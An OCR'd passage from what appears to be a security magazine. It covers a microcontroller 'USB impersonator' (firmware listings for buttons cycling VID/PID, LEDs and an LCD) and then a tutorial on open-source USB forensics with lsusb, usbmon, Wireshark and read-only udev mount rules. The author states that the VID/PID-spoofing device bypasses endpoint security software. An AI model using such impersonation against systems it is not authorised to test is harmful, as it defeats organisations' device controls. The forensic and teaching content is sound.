        vos_iomux_define_output(32, IOMUX_OUT_GPIO_PORT_B_7); //Red LED
    }
    // setup the timer used to cycle through VID/PID
    tmrCtx.timer_identifier = TIMER_0;
    tmr_init(TIMER0, &tmrCtx);

}
```

Listing 4. *Button handling thread method*

```
// This function runs in a low priority thread.
Its only
// function is to read the buttons to see if
someone has pressed
// them to toggle write protect or change the
VID/PID.
// This could have been implemented using GPIO
lines with
// interupt capabilities, but interupting the
USB threads might
// not be a great idea.  Additionally, enabling
interupts introduces
// additional overhead.
void handleButtons()
{
   unsigned char buttonBits, leds, counter=0,
firstTime=1;
   char str1[17], str2[17];

   while (1)
   {
      vos_dev_read(hGPIO_PORT_E, &buttonBits, 1,
NULL);

      // if this is non-zero, somebody is
pushing buttons
      // we prioritize the write protect button
then +, then -
      while (~buttonBits)
      {
         if ((buttonBits ^ 0xF7)==0) // write
protect button pressed
         {
            // since this is pretty serious
business we require
            // a long keypress to toggle
            vos_delay_msecs(1000);
            if((buttonBits ^ 0xF7)==0)
            {
               writeProtect = (~writeProtect & 0x01);
               leds = writeProtect?led_green:led_red;
               vos_dev_write(hGPIO_PORT_B, &leds, 1,
NULL);
            }
         } else if((buttonBits ^ 0xFB)==0) //
VID/PID +
         {
            autoMode=0; // disable VID/PID scan
            counter = 0; // reset the counter
            vos_lock_mutex(&vidPidMutex);
            currentVidPidIndex += 2;
            if (currentVidPidIndex > vidPidSize)
               currentVidPidIndex = 0;
            vos_unlock_mutex(&vidPidMutex);
            update_lcd_vidpid();
         } else if((buttonBits ^ 0xFD)==0) //
VID/PID -
         {
            autoMode=0; // disable VID/PID scan
            counter = 0; // reset the counter
            vos_lock_mutex(&vidPidMutex);
            currentVidPidIndex -= 2;
            if (currentVidPidIndex < 0)
               currentVidPidIndex = 0;
            vos_unlock_mutex(&vidPidMutex);
            update_lcd_vidpid();
         }
         vos_dev_read(hGPIO_PORT_E, &buttonBits,
1, NULL);
         vos_delay_msecs(50);
      }

      vos_delay_msecs(100);
      // if we haven't hit a button for 5
seconds then it is time to
      // move on and start using the device
      if (firstTime)
         counter++; // increment the counter
      if (counter > 50)
      {
         firstTime=0;
         vos_signal_
semaphore(&setupDoneSemaphore);
      }
   }
}
```

Listing 5. *LED methods*

```
// LED port masks
#define led_green 0x80
#define led_red 0x40

void light_red_led(VOS_HANDLE hLED)
{
   unsigned char toggle;
   // first we read port to not mess up the LCD
display
   vos_dev_read(hLED, &toggle, 1, NULL);
   toggle &= (~led_green);
   toggle |= led_red;
   vos_dev_write(hLED, &toggle, 1, NULL);
}

void light_green_led(VOS_HANDLE hLED)
{
   unsigned char toggle;
   vos_dev_read(hLED, &toggle, 1, NULL);
   toggle &= (~led_red);
   toggle |= led_green;
   vos_dev_write(hLED, &toggle, 1, NULL);
}
```

Listing 6. *LED methods*

```
/// LCD control signals
#define lcd_rs   0x10
#define lcd_e    0x20

// Send a command to our LCD display
void write_lcd_cmd(VOS_HANDLE hLCD, unsigned char byte)
{
    unsigned char cmd, leds;
   // first read state to not mess up LEDs on same port
   leds = writeProtect?led_green:led_red;

    // Write High nibble data to LCD
    cmd = (((byte >> 4) &0x0F) | lcd_e);
   cmd = (cmd &(~lcd_rs)) | leds; // Select Registers
    vos_dev_write(hLCD,&cmd,1,NULL);
    // Toggle 'E' pin
    cmd &= (~lcd_e);
    vos_dev_write(hLCD,&cmd,1,NULL);
    // Write Low nibble data to LCD
    cmd = ((byte &0x0F) | lcd_e);
   cmd = (cmd &(~lcd_rs)) | leds; // Select Registers
    vos_dev_write(hLCD,&cmd,1,NULL);
    // Toggle 'E' pin
    cmd &= (~lcd_e);
    vos_dev_write(hLCD,&cmd,1,NULL);
    vos_delay_msecs(1);

}

// Send data to LCD display
void write_lcd_data(VOS_HANDLE hLCD, unsigned char byte)
{
    unsigned char cmd, leds;

   // first read state to not mess up LEDs on same port
   leds = writeProtect?led_green:led_red;

   // Write High nibble data to LCD
    cmd = (((byte >> 4)&0x0F) | lcd_rs);
    cmd = (cmd | lcd_e) | leds; // Select DDRAM
    vos_dev_write(hLCD,&cmd,1,NULL);
    // Toggle 'E' pin
    cmd &= (~lcd_e);
    vos_dev_write(hLCD,&cmd,1,NULL);
    // Write Low nibble data to LCD
    cmd = ((byte & 0x0F) | lcd_rs);
    cmd = (cmd | lcd_e) | leds; // Select DDRAM
    vos_dev_write(hLCD,&cmd,1,NULL);
    // Toggle 'E' pin
    cmd &= (~lcd_e);
    vos_dev_write(hLCD,&cmd,1,NULL);
    vos_delay_msecs(1);

}

// Write a string at the current cursor position
void write_lcd_str(VOS_HANDLE hLCD, char *str)
{
    while(*str != '\0')
    {
        write_lcd_data(hLCD, (unsigned char*)*str);
         ++str;
    }
}

// Attempt to init the LCD display
void lcd_ini(VOS_HANDLE hLCD)
{
    vos_delay_msecs(100);
    // Send Reset command
    write_lcd_cmd(hLCD, 0x03);
    vos_delay_msecs(2);
    // Send Function Set
    write_lcd_cmd(hLCD, 0x28);
    vos_delay_msecs(2);
    write_lcd_cmd(hLCD, 0x28);
    vos_delay_msecs(2);
    // Send Display control command
    write_lcd_cmd(hLCD, 0x0C);
    vos_delay_msecs(2);
    // Send Display Clear command
    write_lcd_cmd(hLCD, 0x01);
    vos_delay_msecs(2);
    // Send Entry Mode Set command
    write_lcd_cmd(hLCD, 0x06);
    vos_delay_msecs(2);
}

// Clear LCD and reset cursor
void lcd_clear(VOS_HANDLE hLcd)
{
   // Send Display Clear command
    write_lcd_cmd(hLcd, 0x01);
    vos_delay_msecs(2);
}

// Write to the top line of our display
void write_lcd_line1(VOS_HANDLE hLcd, char* str)
{      // Set 1-st line address
    write_lcd_cmd(hLcd, (0x01 | 0x80));
    // Send string to LCD
    write_lcd_str(hLcd, str);
}

// Write to the bottom line of our display
void write_lcd_line2(VOS_HANDLE hLcd, char* str)
{
    // Set 2-nd line address
    write_lcd_cmd(hLcd, (0x40 | 0x80));
    // Send string to LCD
    write_lcd_str(hLcd, str);
}
```

experimentation with the current limiting resistor to obtain the desired brightness. Also, if you go too large with this resistor you might fail to turn on the LED. Because I only have two LEDs and only one is lit at a time, I used a single current limiting resistor connected to the negative side of both LEDs. The code for turning the LEDs on and off is presented in Listing 5.

USING LCD SCREENS

Small LCD screens with 16 characters by 2 lines are a standard output device for microcontrollers. As a result, there are many libraries available for these devices. I shamelessly modified Arduino LCD library code to work with the Vincullum II. These displays have 16 pins, not all of which are typically used. The standard pinout for these displays and usage in the impersonator are shown in Table 1. Note that the 10K contrast potentiometer is connected to +5V and ground with the center pin connected to Vo on the LCD.

Table 1. *LCD screen pinouts*

Pin	Signal	Usage	Comments
1	Ground	Ground	
2	Vcc	+5V	
3	Vo	Contrast	Connected to 10K pot center tap
4	Rs	B4	Read select
5	Rw	Ground	Active low write enable
6	E	B5	Enable display
7	DB0	Not used	DB0-3 only used 4 sending 8-bit values
8	DB1	Not used	
9	DB2	Not used	
10	DB3	Not used	
11	DB4	B0	DB4-7 are used for sending 4-bit values
12	DB5	B1	
13	DB6	B2	
14	DB7	B3	
15	BL+	Not used	Positive for backlight if present
16	BL-	Not used	Negative for backlight if present

Because GPIO pins are often at a premium only 4 data pins are used to send messages to the screen. The screen responds to a number of standard commands that include things such as clearing the screen and moving the cursor. The methods used to interface with the LCD are shown in Listing 6. Note that the LCD and LEDs are on the same port. As a result, the port value is first read to avoid messing up the LEDs when printing to the LCD.

ON THE WEB


- *http://ftdichip.com* – The FTDI webpage where IDE and other software may be downloaded
- *http://www.usb.org/developers/docs/* – The official source for all things USB
- *http://lvr.com/usbc.htm* – USB expert Jan Axelson's main USB page
- *http://lvr.com/mass_storage.htm* – Jan Axelson's USB mass storage page
- *http://www.youtube.com/watch?v=3D9uGCvtoFo* – Phil's DEFCON XX Talk on USB impersonation
- *http://www.youtube.com/watch?v=CIVGzG0W-DM* – Phil's 44CON 2011 Talk on USB flash drive forensics
- *http://www.instructables.com/id/Cheap-and-Effective-USB-Write-Blocker/* – Phil's instructable on how to build a USB write blocker based on his BlackHat EU 2012 presentation
- *https://www.blackhat.com/html/bh-eu-12/bh-eu-12-archives.html#polstra* – Phil's BlackHat EU 2012 presentation on USB write blocking
- *http://www.concise-courses.com/infosec/20130404/* – Phil's Hacker Hotshots presentation on building a USB impersonator
- *http://ppolstra.blogspot.com* – Phil's blog
- *http://twitter.com/ppolstra* – Phil's Twitter page (@ppolstra)
- *https://github.com/ppolstra/usb-impersonator* – Github for impersonator code

SUMMARY

In this article we have seen how a powerful USB impersonator can be created by extending the USB write blocker from a previous article. Along the way we also received a brief introduction to performing GPIO with microcontrollers. Code and schematics for the devices presented are available online at *http://polstra.org*.

In the next article we exam some open source tools which can prove useful when performing USB forensics and/or debugging USB devices. Should you have any question on this article, feel free to contact me on Twitter @ppolstra or at *http://polstra.org*.

ABOUT THE AUTHOR



Dr. Phil Polstra is currently an Associate Professor and Hacker in Residence at a private university in the Midwestern United States. His primary research focus over the last few years has been on the use of small, low-powered devices for forensics and penetration testing. As part of this work, he has developed his own custom pentesting Linux distribution that runs on the BeagleBoard family of ARM-based computers. Phil has presented his work on USB forensics and pentesting with small computers at several conferences around the world including BlackHat, DEFCON, 44CON, GrrCON, ForenSecure, and B-sides, to name a few. When not working he can be found spending time with family, hacking electronics, picking locks, flying, or building airplanes.

@tmforumorg #dd13

OCTOBER 28-31, 2013
SAN JOSE, CALIFORNIA

READER SPECIAL
15% off a gold pass
simply use voucher code P5WCC5 when you register

tmforum DIGITAL DISRUPTION 2013

CONQUER CHALLENGES. SEIZE OPPORTUNITIES.

Crashing the party - digital services

Enabling businesses and enterprises to conquer challenges and seize opportunities presented by the digital world, Digital Disruption, TM Forum's all new, expanded event for the Americas, helps service providers and their partners address vital issues such as reducing cost and risk, improving market retention and growth and increasing revenue by introducing innovative new services. Engage with 150+ expert speakers over four days filled with critical insights, debate, TM Forum training, networking and hands-on opportunities that immerse you in exciting innovations and new ideas.

Not your average conference…

- **Four topic-driven Forums**
  - Agile Business and IT Forum
  - Customer Engagement and Analytics Forum
  - Delivering Enterprise Services Forum
  - Disruptive Innovation Forum

- **Innovation Zone:**
  Explore all things TM Forum; meet companies that are seizing the opportunities the digital world is creating:
  - **Meet the experts**, learn about **TM Forum programs** and explore our award-winning series of **live Catalyst demos**, collaborative accelerator projects led by cutting edge service providers and suppliers
  - Touch and feel some of the latest **disruptive technology** that is changing the way we live and work
  - Watch live demos and learn more about **real digital services** that leverage the broad ecosystem
  - Discover **innovative technology** from vendors showcasing their best products and services

- **Networking**

- **TM Forum Training and MasterClasses**

Keynotes include...

Google
Daniel Sieberg
Head of Media Outreach & Official Spokesperson, **Google**

NETFLIX
Adrian Cockcroft
Director of Architecture, Cloud Systems, **Netflix**

orange™
Georges Nahon
CEO, **Orange**

For more information or to register now:

Email: register@tmforum.org | Phone: +1 973 944 5100

Visit: www.tmforum.org/dd13EF

Platinum Sponsor:
NetCracker®

HOW TO PERFORM FORENSICS ON USB MASS STORAGE DEVICES

PART 6: LEVERAGING OPEN SOURCE

by Dr. Phil Polstra

USB mass storage devices have become the standard for backup and transfer of files. The popularization of this media has led to challenges for forensic specialists trying to find data on fixed memory storage media instead of traditional magnetic media. In this sixth article of a multi-part series we will examine how to leverage open source software in order to perform forensics on USB devices.

What you will learn:

- How to identify USB devices
- How to intercept USB traffic
- How to use udev rules to mount USB devices as read only

What you should know:

- A basic understanding of Linux
- A basic understanding of USB mass storage devices (possibly from earlier articles in this series)

Previous articles in this series have focused on how to construct devices and perform forensics investigation of USB mass storage devices. This final installment is intended to show investigators how to leverage open source software in order to investigate USB devices. Everything described here could also be done with commercial hardware and software, but budgets do not always allow for commercial solutions. All forensic investigators will find these tools to be powerful and extremely useful, regardless of their organization's level of financial resources.

IDENTIFYING DEVICES

When encountering an unknown USB device, the first step is to identify the device. We will Linux and standard tools to identify the device. Linux is used because it is operating systems by programmers and for programmers. As such, the selection of open source tools available on the Linux platform is unmatched anywhere else.

For this tutorial I will use a small flash drive and "unknown" USB device. The first step in identification is to use the lsusb utility (which should be installed by default in most Linux distributions) to list all properly enumerated devices. The results of running this command on my system are shown in Figure 1.

Notice that a series of USB hub devices are listed in the lsusb results. There are a couple of important things to note about this. There are two USB 2.0 root hubs. One of these, on Bus 001, is used for built in USB devices such as the multi-card reader. The other high-speed hub, on Bus 002, is used to communicate with

devices capable of high-speed communication that have been plugged into USB ports (possibly downstream from high-speed hubs). From the results we see the flash drive is a SanDisk Cruzer Blade, which is capable of high-speed. The mystery device reports itself as a Prolific PL2303 serial port.

The PL2303 is attached to Bus 006. This tells us that it is not capable of high-speed. When a slow device is attached it is given its own bus so that it doesn't bog down the high-speed buses. It can be helpful to connect devices through a USB 1.1 hub when debugging and/or investigating them, as this will facilitate sniffing by creating a bus with a single device. Care should be taken, however, as the behavior of some devices changes with different speeds.

Our two devices have enumerated successfully. When this isn't the case or when more information is desired, the device message logs may prove helpful. Linux systems all ship with the dmesg utility for listing these messages. The results from the dmesg command are shown in Figure 2.

The dmesg results provide more information about the SanDisk drive. We see that it is 4 gigabytes, use 512 byte blocks, has no write protection, and uses a SCSI command set. Additionally, we see that it has been labeled as `/dev/sdc`. The PL2303 has been attached to Bus 006 and also attached to ttyUSB0.

SNIFFING USB TRAFFIC

Using two standard tools we have made progress in the investigation of our two devices. In order to go any further we must start intercepting USB traffic. Fortunately, this is quite easy to do on Linux systems. Loading the usbmon module by executing the command "sudo modprobe usbmon" easily creates a USB monitoring device. Once this command has been executed new capture devices will appear in Wireshark and similar packet capture tools. These new interfaces are shown in Figure 3.

Here is a breakdown of the command above for those unfamiliar with Linux modules. The modprobe command is used to load a new module into the Linux kernel. For obvious reasons, this command must be run as root. A list of currently loaded modules can be obtained by executing the "lsmod" command. The usbmon module creates a monitor interface for each USB bus. Those familiar with the aircrack-ng suite will recognize this behavior as being very similar to that of the airmon-ng utility used to create a monitor interface for a wireless adapter.

Let's have a look at the PL2303 traffic, which we know will appear on Bus 006. As shown in Figure 4,




Figure 1. *Results of running lsusb*




Figure 2. *Results of running dmesg*




Figure 3. *Wireshark capture interfaces*




Figure 4. *Wireshark capture of a device descriptor*




Figure 5. *Wireshark capture of a configuration descriptor*

Wireshark understands and interprets USB traffic as it does with network traffic.

From the configuration descriptor, which is partially shown in Figure 5, we can see the USB device type and other useful information. The device is not self-powered, does not respond to remote wakeup requests, requires no more than 100mA of current, and has one interface, one out endpoint, and two in endpoints. While not shown here, the PL2303 is also queried for description and manufacturer strings.




Figure 6. *Wireshark capture of a device descriptor for flash drive*




Figure 7. *Wireshark capture of a configuration descriptor for flash drive*




Figure 8. *Passing through USB devices to an underlying virtual machine*

With very little effort, we have captured the enumeration traffic for the PL2303. If desired we could also capture traffic to this device. Let us now turn our attention to the SanDisk drive instead. As previously mentioned, because the device is high-speed capable, it is connected to high-speed Bus 002. There is considerable chatter on this bus. Similar to floods of beacon frames in wireless sniffing, USB sniffing is done in a sea of status requests and test unit ready requests. Many operating systems will continuously ping mass storage devices with test unit ready requests to keep them from sleeping. The device descriptor is shown in Figure 6. Notice the device descriptor indicates type 0, which means the type, will be revealed later in the configuration descriptor. A partial capture of the configuration descriptor is shown in Figure 7. We see from the descriptor that the SanDisk can require up to 200 mA of current. This much current could power an entire small computer board, such as the BeagleBone Black. The descriptor also tells us that it is a mass storage device that uses the SCSI protocol and that each of the bulk endpoints has a maximum packet size of 512 bytes (one block). As with the PL2303, we can use Wireshark to sniff the traffic to and from the device if desired.

DEALING WITH WINDOWS-ONLY DEVICES

So far we have learned how to handle devices, which operate on all the standard operating systems. One might ask how to deal with devices that only work with Windows. The solution is actually quite simple. Setup your Linux system to capture USB traffic as previously described and then run Windows virtually using VirtualBox or similar virtualization software.

For example, the SanDisk Cruzer Profile drive is a Windows-only mass storage device that only permits access to the stored data after a successful fingerprint scan is performed with the integrated fingerprint scanner. To access such a device in our virtual machine we must tell VirtualBox to pass all the traffic through and to have the host operating system ignore it. We can either do this each time we use the device from the Devices menu in the window, which contains the Windows virtual machine, or permanently make this the case using the settings for our Windows Virtual box.

A screenshot for this more permanent method is shown for the Profile drive in Figure 8. The first button on the right with the blue circle allows a new empty filter to be added which can then be edited by clicking the third button with the orange circle. Clicking on the second button with the green plus sign allows a filter for a currently connected device to be added. I will leave it as an exercise to the reader to reverse engineer the Profile drive and/or develop a Linux driver.

FUN WITH UDEV RULES

In an earlier article, we discussed using microcontrollers to block writes to USB mass storage devices. When running Linux we can accomplish the same thing using udev rules. Udev rules affect the way devices are labeled, what drivers are loaded, etc. We can use udev rules to force any mass storage devices connected downstream from a hub with a particular VID/PID combination to be mounted read-only. One of the big advantages this has over our microcontroller solution is that we can operate at high speed. While full speed is fine for flash drives, it would take much too long to create an image of a large hard drive with our microcontroller-based write blocker. What is presented here is not intended as a complete tutorial on udev rules, but rather as a concrete example of their power. This information is taken from a forensics module for The Deck. The Deck is a custom penetration testing and forensics Linux distribution that runs on the BeagleBoard-xM, BeagleBone, and BeagleBone Black ARM-based devices. Because this module was implemented entirely using udev rules it can be used on any Linux distribution. More information on The Deck can be found at my website *http://polstra.org*. This module,

Listing 1. *Sample udev rules*

```
ACTION=="add", SUBSYSTEM=="block", KERNEL=="sd?[1-9]", ATTRS{idVendor}=="1a40",
ATTRS{idProduct}=="0101", ENV{PHIL_MOUNT}="1", ENV{PHIL_DEV}="%k", RUN+="/etc/udev/scripts/
protmount.sh %k"
ACTION=="remove", SUBSYSTEM=="block", KERNEL=="sd?[1-9]", ATTRS{idVendor}=="1a40",
ATTRS{idProduct}=="0101", ENV{PHIL_UNMOUNT}="1", RUN+="/etc/udev/scripts/protmount3.sh %k"

ENV{PHIL_MOUNT}=="1", ENV{UDISKS_PRESENTATION_HIDE}="1", ENV{UDISKS_AUTOMOUNT_HINT}="never",
RUN+="/etc/udev/scripts/protmount2.sh"
ENV{PHIL_MOUNT}!="1", ENV{UDISKS_PRESENTATION_HIDE}="0", ENV{UDISKS_AUTOMOUNT_HINT}="always"

ENV{PHIL_UNMOUNT}=="1", RUN+="/etc/udev/scripts/protmount4.sh"
```

a d v e r t i s e m e n t

IT-Securityguard
Lets secure IT



Android Vulnerability Scan



Web Penetration testing



Secure hosting

contact: contact@it-securityguard.com
www.it-securityguard.com

known as the 4Deck, can also be downloaded there. All Linux systems ship with a standard set of udev rules. While these could be modified directly, doing so is not recommended. The suggested practice is to create new rules in the /etc/udev/rules.d directory. Similar to the workings of start-up scripts, filenames are used to determine the order in which udev rules are processed. As a result, rules normally start with a priority number followed by a descriptive name and must end with a ".rules" extension. The appropriate rules for a hub with a VID/PID of 0x1a40/0x0101 are shown in Listing 1.

The first line is matched whenever a block device is added downstream from a device with the appropriate VID/PID (our special hub). When this happens two environment variables PHIL_MOUNT and PHIL_DEV are set. The kernel name for the new device (i.e. "sdb1") is substituted for %k when the rule is run. In addition to setting the environment variables we add protmount.sh with a parameter of our device's kernel name to a list of scripts to be ran. The second line is similar and is matched upon device removal.

The next two lines are used to prevent the message box from popping up when a read-only device is connected through our hub as indicated by PHIL_MOUNT having a value of 1 and to cause the message box to pop up otherwise (PHIL_MOUNT not equal to 1). The last line adds a script to the run list when the read-only device is mounted.

The protmount.sh and protmount3.sh scripts simply create protmount2.sh and protmount4.sh, respectively. These files are stored in the /etc/udev/scripts directory. The reason that these scripts create other scripts is that the device has not been fully loaded at the point when our rules are matched. The protmount.sh and protmount3.sh scripts are presented in Listing 2 and Listing 3, respectively. The protmount.sh mounts the mass storage device in the standard place, but read-only. The protmount3.sh script performs cleanup tasks such as unmounting the drive and removing the mount point directory.

Listing 2. *protmount.sh script*

```
#!/bin/bash
echo "#!/bin/bash" > /etc/udev/scripts/
protmount2.sh
echo "mkdir /media/$1" >> /etc/udev/scripts/
protmount2.sh
echo "chmod 777 /media/$1" >> /etc/udev/
scripts/protmount2.sh
echo "/bin/mount /dev/$1 -o ro,noatime /
media/$1" >> /etc/udev/scripts/protmount2.sh
chmod +x /etc/udev/scripts/protmount2.sh
```

Listing 3. *protmount3.sh script*

```
#!/bin/bash
echo "#!/bin/bash" > /etc/udev/scripts/
protmount4.sh
echo "/bin/umount /dev/$1" >> /etc/udev/
scripts/protmount4.sh
echo "rmdir /media/$1" >> /etc/udev/scripts/
protmount4.sh
chmod +x /etc/udev/scripts/protmount4.sh
```

ON THE WEB


- *http://www.reactivated.net/writing_udev_rules.html* – udev tutorial
- *http://ppolstra.blogspot.com* – Phil's blog
- *http://twitter.com/ppolstra* – Phil's Twitter page (@ppolstra)

SUMMARY

We have covered quite a bit of ground in this series. First, we took an in depth look at the inner workings of USB. Next, we described the operation of USB mass storage in detail. Once the groundwork had been laid, we dove into how to leverage microcontrollers to create forensic duplicates of USB mass storage devices sans computer. Next, we saw how to use these same microcontrollers to block write requests to mass storage devices plugged into a computer. By extending and slightly modifying our write blocker, we were able to create a device capable of USB device impersonation which allowed us to bypass endpoint security software. Finally, we saw how to leverage open source tools to make USB forensics easier and considerably cheaper.

I hope that the reader has learned something useful in our journey. While this article series has now drawn to a close, the fun with USB forensics continues. Should you have any question on this article, feel free to contact me on Twitter @ppolstra or at *http://polstra.org*.

ABOUT THE AUTHOR



Dr. Phil Polstra is currently an Associate Professor and Hacker in Residence at a private university in the Midwestern United States. His primary research focus over the last few years has been on the use of small, low-powered devices for forensics and penetration testing. As part of this work, he has developed his own custom pentesting Linux distribution that runs on the BeagleBoard family of ARM-based computers. Phil has presented his work on USB forensics and pentesting with small computers at several conferences around the world including BlackHat, DEFCON, 44CON, GrrCON, ForenSecure, and B-sides, to name a few. When not working he can be found spending time with family, hacking electronics, picking locks, flying, or building airplanes.

DFLabs
Managing Infosecurity Risks

PTK Forensics professional

Collaborative

Multi-tasking

Easy-to-use

Case and Evidence Management

MAIN FEATURES

RAM Analysis

Registry Analysis

e-mail Analysis

